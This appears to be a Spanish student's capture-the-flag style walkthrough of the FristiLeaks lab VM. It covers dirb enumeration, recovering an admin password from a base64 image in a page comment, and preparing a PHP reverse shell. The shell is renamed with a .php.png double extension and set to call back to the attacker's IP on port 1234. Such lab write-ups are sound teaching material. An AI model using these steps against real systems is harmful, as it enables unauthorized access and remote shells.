


Ilustración 10 Navegador de fristileaks



Luego con el comando de **DIRB** **HTTP://192.168.23.9** lo volcaremos de lo posible de directorios existentes de la **FRISTILEEAKS**

```
(root@Santiago)-[/home/kali]
# dirb http://192.168.23.9

DIRB v2.22
By The Dark Raver

START_TIME: Sat Sep 6 16:59:26 2025
URL_BASE: http://192.168.23.9/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.23.9/ —
+ http://192.168.23.9/cgi-bin/ (CODE:403|SIZE:210)
⇒ DIRECTORY: http://192.168.23.9/images/
+ http://192.168.23.9/index.html (CODE:200|SIZE:703)
+ http://192.168.23.9/robots.txt (CODE:200|SIZE:62)

— Entering directory: http://192.168.23.9/images/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Sat Sep 6 16:59:56 2025
DOWNLOADED: 4612 - FOUND: 3

(root@Santiago)-[/home/kali]
#
```

Ilustración 11 Comando Dirb http: ...



9 DIRECTORIOS ENCONTRADOS DE LA FRISTILEAKS

En el primero que todo este listado de la búsqueda en el anterior de los directorios es **192.168.23.9/cgi-bin/**




Ilustración 12 la pagina es cgi-bin

Pasamos el siguiente segundo del directorio es **192.168.23.9/images/** en este caso se estará guardando algunas de las imágenes.




Ilustración 13 la página de imagen

Están son las imágenes son del directorio, y después que le dé clic a las dos que está ahí en enlace para que muestren las imágenes.




Ilustración 14 la imagen de la pagina

10 DIRECTORIO ENCONTRADOS

Esta es la ruta que contiene en un archivo llamado **robots.txt** donde el contenido que son otros tipos de la ruta




Ilustración 15 la página de robots.txt

En la siguiente ruta del navegador para encontrar estas tres imágenes que son: **cola**, **sisi** y **beer**.



Universidad Tecnológica del Chocó
Diego Luis Córdoba

Cola




Ilustración 16 la pagina de la Cola



Sisi




Ilustración 17 la pagina de sisi



Beer




Ilustración 18 la pagina de beer

11 CREAR EN UNA CARPETA EN EL DIRECTORIO

Con ese comando **mkdir** para crear en una carpeta llamada Santiago dentro de **/home/kali/Desktop**, y para el comando **chmod 777** es para dar permiso completo a todos

```
(root@Santiago)-[/home/kali/Desktop]
# mkdir santiago

(root@Santiago)-[/home/kali/Desktop]
# chmod 777 santiago

(root@Santiago)-[/home/kali/Desktop]
#
```

Ilustración 19 Creacion de la carpeta

12 LA CREACION DEL DICCIONARIO

Lo vamos a crear en un diccionario con el comando es nano **santiago-fistileaks.txt** para almacenar de los datos encontrados de la presentación principal de fristileaks

```
(root@Santiago)-[/home/kali/Desktop]
# nano santiago-fristileaks.txt
```

Ilustración 20 diccionario de nano

Luego pasamos a la siguiente ventanita, presionamos a **Enter** vamos a ingresar de los datos recolectado de la página principal (rosado), en este caso son las mencionado que están de la página, ya se agregó todo lo que está ahí en la ventanita, para guardar vamos la tecla es **CTROL + O** le pide para cambiar el nombre o guardar con el mismo, **ENTER** luego presionamos la Y es para indicar que si, al final **CTROL + X** es para salir.



```
GNU nano 8.3 santiago-fristileaks.txt
@meneer
@barrebas
@rikvduijn
@wez3forsec
@PyroBatNL
@0x0DUDE
@annejanbrouwer
@Sander2121
Reinierk
@DearCharles
@miamat
MisterXE
BasB
Dwight
Egeltje
@pdersjant
@tcp130x10
@spierenburg
@ielmatani
@renepieters
Mystery guest
@EQ_uini
@WhatSecurity
@mramsmeeets
@Ar0xA
fristi
```

Ilustración 21 crear recolecion de la página (rosada)

13 EL LOGIN DE FRISTILEAKS

Veamos la siguiente, vamos a usar con el diccionario que creamos anteriormente con el comando es **dirb** <http://192.168.23.9/santiago-fristileaks.txt> , luego de aplicar de lo que vemos que aparece el único directorio es **192.168.23.9/fristi/** luego ingresamos a esta ruta del navegador



```
(root@Santiago)-[/home/kali/Desktop]  
# dirb http://192.168.23.9/ santiago-fristileaks.txt
```

```
_____  
DIRB v2.22  
By The Dark Raver  
_____
```

```
START_TIME: Sat Sep 6 17:20:34 2025  
URL_BASE: http://192.168.23.9/  
WORDLIST_FILES: santiago-fristileaks.txt
```

```
_____  
GENERATED WORDS: 2
```

```
—— Scanning URL: http://192.168.23.9/ ——
```


```
⇒ DIRECTORY: http://192.168.23.9/fristi/
```

```
—— Entering directory: http://192.168.23.9/fristi/ ——
```

```
_____  
END_TIME: Sat Sep 6 17:20:34 2025  
DOWNLOADED: 4 - FOUND: 0
```

Ilustración 22 la página de fristi

Esta es la ruta del navegador es **192.168.23.9/fristi/** ingresamos en la url, en este apartado que se muestra el login de fristileaks de administrado



Welcome to #fristileaks admin portal



Member Login

Username :

Password :

Ilustración 23 navegador de fristi

14 RECOLECCION DATOS DEL INICIO SESION DE ADMINISTRADOR (FRISTILEAKS)

Le damos clic en el mouse sobre de la página de login de inicio sesión, ahí aparece la opción lo seleccionamos es **view page source portal**.




Ilustración 24 administración de la página web



Aquí se muestra a ver un dato muy considerable donde podemos ver en el nombre de autor de la página **eezeepz**.

```
1 <!--
2 <head>
3 <meta name="description" content="super leet password login-test page. We use base64 encoding for images so they are inline in the HTML. I read somewhere on the web, that thats a good way to do
4 </--
5 T000:
6 We need to clean this up for production. I left some junk in here to make testing easier.
7
8 - by eezeepz
9 -->
```

Ilustración 25 El usuario de eezeepz

Debe enlazar hacia abajo en el penúltimo de esta inspección podemos ver otro muy considerable que lo dejaron es como un comentario en ese código, este tipo de datos se reconoce como **base64**, porque en el inicio de la etiqueta que esta meta se muestra al inicio, había una información con el formato en **base64**

```
1702 <!--
1703 iVBORw0KGgoAAAANSUheUgAAAW0AAABLCAIAAA04UHqAAAAAXNSR0IArs4c6QAAARnQU1BAACx
1704 jwv8YQUAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7d1RdtsgEIVhr8sL8nqymwmi0kl
1705 S0iAQGY0Nb01//dWS0yTgdxz2t5+AcCHHAHGRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAx0QLAixw
1706 B4EWOAPAiRwB4kSMAVMgRAF7kCAAvCgSAFzkcWIsCaeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
1707 m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHP1+zJ053b9+1gd/0TL2Wu1L5+RMpJq5tMTkE1paH1VXJJ
1708 Zv7/d5i6qse0t9rWa6UMsR1+W0R172DbdWKqZS0tMPqG18LRhzyWjWkTFDPXFmulC7e81bXN0vb
1709 DpYZ0MN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMPsUmn9BSeGf51bUcr6W+VjNd
1710 jJQjcelwepPCjLLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
1711 12qmC/1/Zz2ZWxi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINd0FeI5ENygbTfj+qDbc+QpG9c5
1712 uvFQzV5aM15LlyMrfnrPU12qmC+Ucqdg6E1JNsX16/i/6BtveQzF5YM2JLhyMLz4sNNtp/pSkg1
1713 04VajmwziEdZvmS29E0YbzbI/F5ycgVSzZiXDNmS4cjCni+kLRnqizXThUq0hEkso2k5pGy00aLq
1714 i1n+skSgGf0SIVsKCSZv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
1715 t0H0drys rz404sdLPW1muLDLudSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
1716 30oZ0jk3y+pQ9fnEG4lN0co9UnY5dqxrhk0JZKezwdNwqfnv6A0UN9sWb6UMyR5zT2B+lwDh++F1
1717 3K/U+z2uFJNwNcMmhLzUe2v6n/dAwG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
1718 uL9iMrFG9gqa/VTB8q0RLuSTqF7fYU7tgsn/4+zfhV6aiiIszLGrGvGTIlsLLhiPbnh6KnLDU12q
1719 mD+0cKQ8nnpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWu1SfYlm+hDLkcIAtuHEUzu/l9l867X34
1720 rPtA6lmlLi0ZrQX6gu37aIukRkVaylRfqpK+9HNkH85hNocTKC4P31Vebhd8fy/Vz0TckqeBwLrrFhe
1721 EPdMj03SSys7XVF+qmT5UcmT9+Ss//fyy0LU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
1722 AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAx0QLAixwB4EWOAPAiRwB4kSMAVMgRAF7kCAAvCgSAFzkcWIsCaeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHGRY4A8Pn9/QNa7zik1qtycQAAAABJR
1723 CwIsCaeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHGRY4A8Pn9/QNa7zik1qtycQAAAABJR
1724 U5ErkJggg==
1725 -->
```

Ilustración 26 El código de la página fristi

15 DECODIFICACION DE CONVERT BASE64 ENCONTRADO



En este sitio web es <https://onlinepngtools.com/convert-base64-to-png>, ya que ingresamos

a la página de inicio sesión como en el anteriormente y al penúltimo debe copiar el código ingresamos a la página de convert base64, pegamos a la que está el azul y así quedo el formato **convert base64**, por lo tanto, salió en una imagen con un texto en png.




Ilustración 27 convertir en base 64

16 ACCESO AL PORTAL ADMINISTRADOR



Universidad Tecnológica del Chocó
Diego Luis Córdoba

Veamos el siguiente que los datos que nos encontramos con el usuario es **eezeepz** y el texto es la contraseña es esta **keKkeKKeKKeKkEkkE** luego le da el botón login para ingresar

Welcome to #fristileaks admin portal



Member Login

Username :

Password :

Ilustración 28 Login de ingresar



Universidad Tecnológica del Chocó
Diego Luis Córdoba

Este es el apartado que se está mostrando después inicio sesión




Ilustración 29 Exitosamente de la pagina

17 COPIA DEL ARCHIVO PHP EN EL DIRECTORIO ASIGNADO

Ingresamos el destino donde estará el archivo de php le sirve como la inyección, con este comando **cd /usr/share/webshells/php**, después de ingresar, estaremos listo el contenido con el comando **ls -la**, el que necesitamos es **php-reverse-shell.php**, ahora vamos a copiar en el archivo php a nuestra carpeta o destino con el siguiente comando, **cp php_reverse_shell.php /home/kali/Desktop/Santiago**, luego lo accederemos al destino donde copiamos en el archivo php **cd /home/Kali/Desktop/Santiago** y está listo para ver que si esta con ls y verdaderamente estará



copiando.

```
(root@Santiago)-[/usr/share/webshells]
# cd /usr/share/webshells/php
Login successful

(root@Santiago)-[/usr/share/webshells/php]
# ls -la
total 52
drwxr-xr-x 3 root root 4096 sep  4 12:33 .
drwxr-xr-x 8 root root 4096 abr 23 04:14 ..
drwxr-xr-x 2 root root 4096 abr 23 04:12 findsocket
-rw-r--r-- 1 root root 2800 nov 20 2021 php-backdoor.php
-rwxr-xr-x 1 root root 5491 nov 20 2021 php-reverse-shell.php
-rw-r--r-- 1 root root 13585 nov 20 2021 qsd-php-backdoor.php
-rwxr-xr-x 1 root root 5495 sep  4 12:33 Quinto.php.png
-rw-r--r-- 1 root root 328 nov 20 2021 simple-backdoor.php

(root@Santiago)-[/usr/share/webshells/php]
# cp php-reverse-shell.php kali.php.png

(root@Santiago)-[/usr/share/webshells/php]
# cp php-reverse-shell.php /home/kali/Desktop/santiago

(root@Santiago)-[/usr/share/webshells/php]
# cd /home/kali/Desktop/santiago
```

Ilustración 30 Directorio

```
(root@Santiago)-[/usr/share/webshells]
# cd /usr/share/webshells/php

(root@Santiago)-[/usr/share/webshells/php]
# ls -la
total 52
drwxr-xr-x 3 root root 4096 sep  4 12:33 .
drwxr-xr-x 8 root root 4096 abr 23 04:14 ..
drwxr-xr-x 2 root root 4096 abr 23 04:12 findsocket
-rw-r--r-- 1 root root 2800 nov 20 2021 php-backdoor.php
-rwxr-xr-x 1 root root 5491 nov 20 2021 php-reverse-shell.php
-rw-r--r-- 1 root root 13585 nov 20 2021 qsd-php-backdoor.php
-rwxr-xr-x 1 root root 5495 sep  4 12:33 Quinto.php.png
-rw-r--r-- 1 root root 328 nov 20 2021 simple-backdoor.php

(root@Santiago)-[/usr/share/webshells/php]
# cp php-reverse-shell.php kali.php.png

(root@Santiago)-[/usr/share/webshells/php]
# cp php-reverse-shell.php /home/kali/Desktop/santiago

(root@Santiago)-[/usr/share/webshells/php]
# cd /home/kali/Desktop/santiago

(root@Santiago)-[/home/kali/Desktop/santiago]
# ls
php-reverse-shell.php
```

Ilustración 31 Comando en kali linux

Abrimos en el archivo con nano php-reverse-shell.php

```
(root@Santiago)-[/home/kali/Desktop/santiago]
# nano php-reverse-shell.php
```

Ilustración 32 comando de shell.php

Donde dice en ip es nuestra de Kali Linux en este caso es colocar esta dirección 192.168.23.5 y el puerto port debe colocar es 1234 para guardar el archivo debe dar la tecla es



CTROL + O y lo nombramos con otro nombre, en este caso debería ser este **Santiago.php.png**,
presionar la tecla es enter y luego Y y al final es CTROL + X para cerrar

```
GNU nano 8.3 php-reverse-shell.php *
//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
